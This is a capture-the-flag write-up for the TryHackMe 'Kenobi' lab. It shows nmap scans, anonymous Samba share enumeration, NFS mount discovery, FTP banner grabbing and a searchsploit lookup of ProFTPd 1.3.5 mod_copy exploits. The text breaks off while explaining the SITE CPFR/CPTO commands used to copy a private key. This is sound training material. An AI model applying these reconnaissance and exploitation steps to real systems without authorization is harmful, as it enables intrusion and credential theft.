
Kenobi

Written By: Kyli0x



Grettings, I hope you enjoy my write-up of the machine Kenobi, and I highly recommend checking out all the other rooms at https://tryhackme.com

Room Name: Kenobi
Room Link: https://tryhackme.com/room/kenobi
Difficulity: Easy
Target: Linux

This room will cover accessing a Samba share, manipulating a vulnerable version of proftpd to gain initial access and escalate your privileges to root via an SUID binary.

Task 1 [Deploy the vulnerable machine]

#1: Make sure you're connected to our network and deploy the machine


- Answer: -

Connect to the VPN provided by THM, join the room, and click deploy.

#2: Scan the machine with nmap, how many ports are open?


- Answer: 7

Lets first start out by using nmap to scan the machine with the command `nmap -v -sC -sV -oA nmap/kenobi 10.10.120.86`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ nmap -v -sC -sV -oA  nmap/kenobi 10.10.120.86
```

Since I output the results into a file called kenobi, lets open that file and see how many ports are open.



```
# Nmap 7.80 scan initiated Tue Sep  8 12:10:35 2020 as: nmap -v -sC -sV -oA nmap/kenobi 10.10.120.86
Nmap scan report for 10.10.120.86
Host is up (0.10s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      41005/tcp   mountd
|   100005  1,2,3      43041/udp   mountd
|   100005  1,2,3      44478/udp6  mountd
|   100005  1,2,3      47449/tcp6  mountd
|   100021  1,3,4      33541/tcp6  nlockmgr
|   100021  1,3,4      39819/tcp   nlockmgr
|   100021  1,3,4      56474/udp6  nlockmgr
|   100021  1,3,4      56815/udp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that there are 7 open Ports:
21, 22, 80, 111, 139, 445 & 2049


Task 2 [Enumerating Samba for shares]

#1: Using the nmap command above, how many shares have been found?

- Answer: 3

THM advised us to nmap scan the machine again using the command `nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.120.86`

Personally i like using "smbclient" when dealing with samba, so why not take this oppurtunity to show another way of finding shares.
Lets use the command `smbclient -NL 10.10.120.86`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ smbclient -NL 10.10.120.86

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (kenobi server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Before we move any further, I'd like to take the time to explain the flags we used with smbclient. We can find all this information, and more with the "man pages".
We first used the `-N` flag, which suppresses the normal password prompt from the client to the user.
The second flag used is `-L`. This flag lists what services are avilable on a server.

As we can see in the picture above, we listed 3 services:


- print$,
- anonymous
- IPC$

#2: Once you're connected, list the files on the share. What is the file can you see?

- Answer: log.txt


Lets now follow the directions that THM advise us to take. First we will use the command `smbcleint //10.10.120.86/anonymous`. Once prompted for a password, just wack that enter key.

Lets see if we can list all the files with the `ls` command.



```
[kyli0x:~/ctf/tryhackme/kenobi]$ smbclient //10.10.120.86/anonymous
Enter WORKGROUP\kyli0x's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Wed Sep  4 06:56:07 2019
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019

                9204224 blocks of size 1024. 6877100 blocks available
smb: \>
```

We can see there is a log file, lets download this to our local machine by using the command supplied by THM. First lets type `exit` in our original smb connection to get back to our local machine, then lets use the command `smbget -R smb://10.10.120.86/anonymous/log.txt`.



```
smb: \> exit
[kyli0x:~/ctf/tryhackme/kenobi]$ smbget -R smb://10.10.120.86/anonymous/log.txt
Password for [kyli0x] connecting to //anonymous/10.10.120.86:
Using workgroup WORKGROUP, user kyli0x
smb://10.10.120.86/anonymous/log.txt
Downloaded 11.95kB in 3 seconds
[kyli0x:~/ctf/tryhackme/kenobi]$ ls log.txt
log.txt
[kyli0x:~/ctf/tryhackme/kenobi]$
```

#3: What port is FTP running on?


- Answer: 21

Earlier in our nmap scan, we seen 7 ports open. If you dont remember them, go back to the saved file and refresh your memory.
We can see that Port 21/tcp is open, and running the service ftp.

#4: What mount can we see?

- Answer: /var

Once again THM suggests using a nmap command, but this time we are scanning port 111. Lets go ahead and execute this command `nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.120.86`. I am going to modify my command to save the output to a text file called "nfsmount" inside the nmap directory & tee the output to my terminal as well. You can do this by using the command `nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.120.86 > nmap/nfsmount |tee`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.120.86 > nmap/nfsmount |tee
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 12:48 EDT
Nmap scan report for 10.10.120.86
Host is up (0.10s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```


We can see nfs-showmount lists the directory /var.

Task 3: [Gain initial access with ProFTPd]

#1: What is the version (of ProFTPd)?

- Answer: 1.3.5


THM suggests to use netcat to find out the version of ProFTPd. Lets see what we can find out by using the command `nc 10.10.120.86 21`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ nc 10.10.120.86 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.120.86]
^C%
```

We can also use the tool `ftp` to find out the version of ProFTPd as well with the command `ftp 10.10.120.86 21`
Both commands send back the version "1.3.5"

Looks like ftp prompts for a username. just for the lulz lets type anonymous. To our suprise it asks for a password! Lets just wack enter, and we are connected to an FTP session. unfortunately FTP is asking us to log with USER and PASS. Lets get out of our current FTP session by typing `quit`




```
[kyli0x:~/ctf/tryhackme/kenobi]$ ftp 10.10.120.86 21
Connected to 10.10.120.86.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.120.86]
Name (10.10.120.86:kyli0x): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
ftp: Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
500 LPRT not understood
ftp: bind: Address already in use
ftp> pwd
530 Please login with USER and PASS
ftp> quit
221 Goodbye.
[kyli0x:~/ctf/tryhackme/kenobi]$
```

#2: How many exploits are there for the ProFTPd running?

- Answer: 3

Lets use searchsploit to see how many exploits are found for version 1.3.5 of ProFTPd. `searchsploit ProFTPd 1.3.5`



```
[kyli0x:~/ctf/tryhackme/kenobi]$ searchsploit ProFTPd 1.3.5
------------------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                                    |  Path
------------------------------------------------------------------------------------------------- ---------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                                        | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                              | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                                                        | linux/remote/36742.txt
------------------------------------------------------------------------------------------------- ---------------------
Shellcodes: No Results
```

It looks like we have a total of 3 exploits available for version 1.3.5.


#3: Finding a exploit from ProFTPd

- Answer: -

#4: We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.


- Answer: -

If we do a quick search on "mod_copy" we will find the link:
http://www.proftpd.org/docs/contrib/mod_copy.html



ProFTPD module mod_copy
www.proftpd.org/docs/contrib/mod_copy.html
The **mod_copy** module implements SITE CPFR and SITE CPTO commands (analogous to RNFR and RNTO), which can be used to copy files/directories from one place to another on the server without having to transfer the data to the client and back.. This module is contained in the mod_copy.c file for ProFTPD 1.3.x, and is not compiled by default.Installation instructions are discussed here.

If you're not familiar with this exploit, head there and read up on mod_copy.
On the second line we can see a link to the installation instructions. Lets go ahead and click that link.




The `mod_copy` module implements `SITE CPFR` and `SITE CPTO` commands (analogous to `RNFR` and `RNTO`), which can be used to copy files/directories

This module is contained in the `mod_copy.c` file for ProFTPD 1.3.*x*, and is not compiled by default. Installation instructions are discussed here.

The most current version of `mod_copy` is distributed with the ProFTPD source code.

Here we can see the process of copying from one place to another directly on a server.



SITE CPFR

This `SITE` command specifies the source file/directory to use for copying from one place to another directly on the server.

The syntax for `SITE CPFR` is:

```
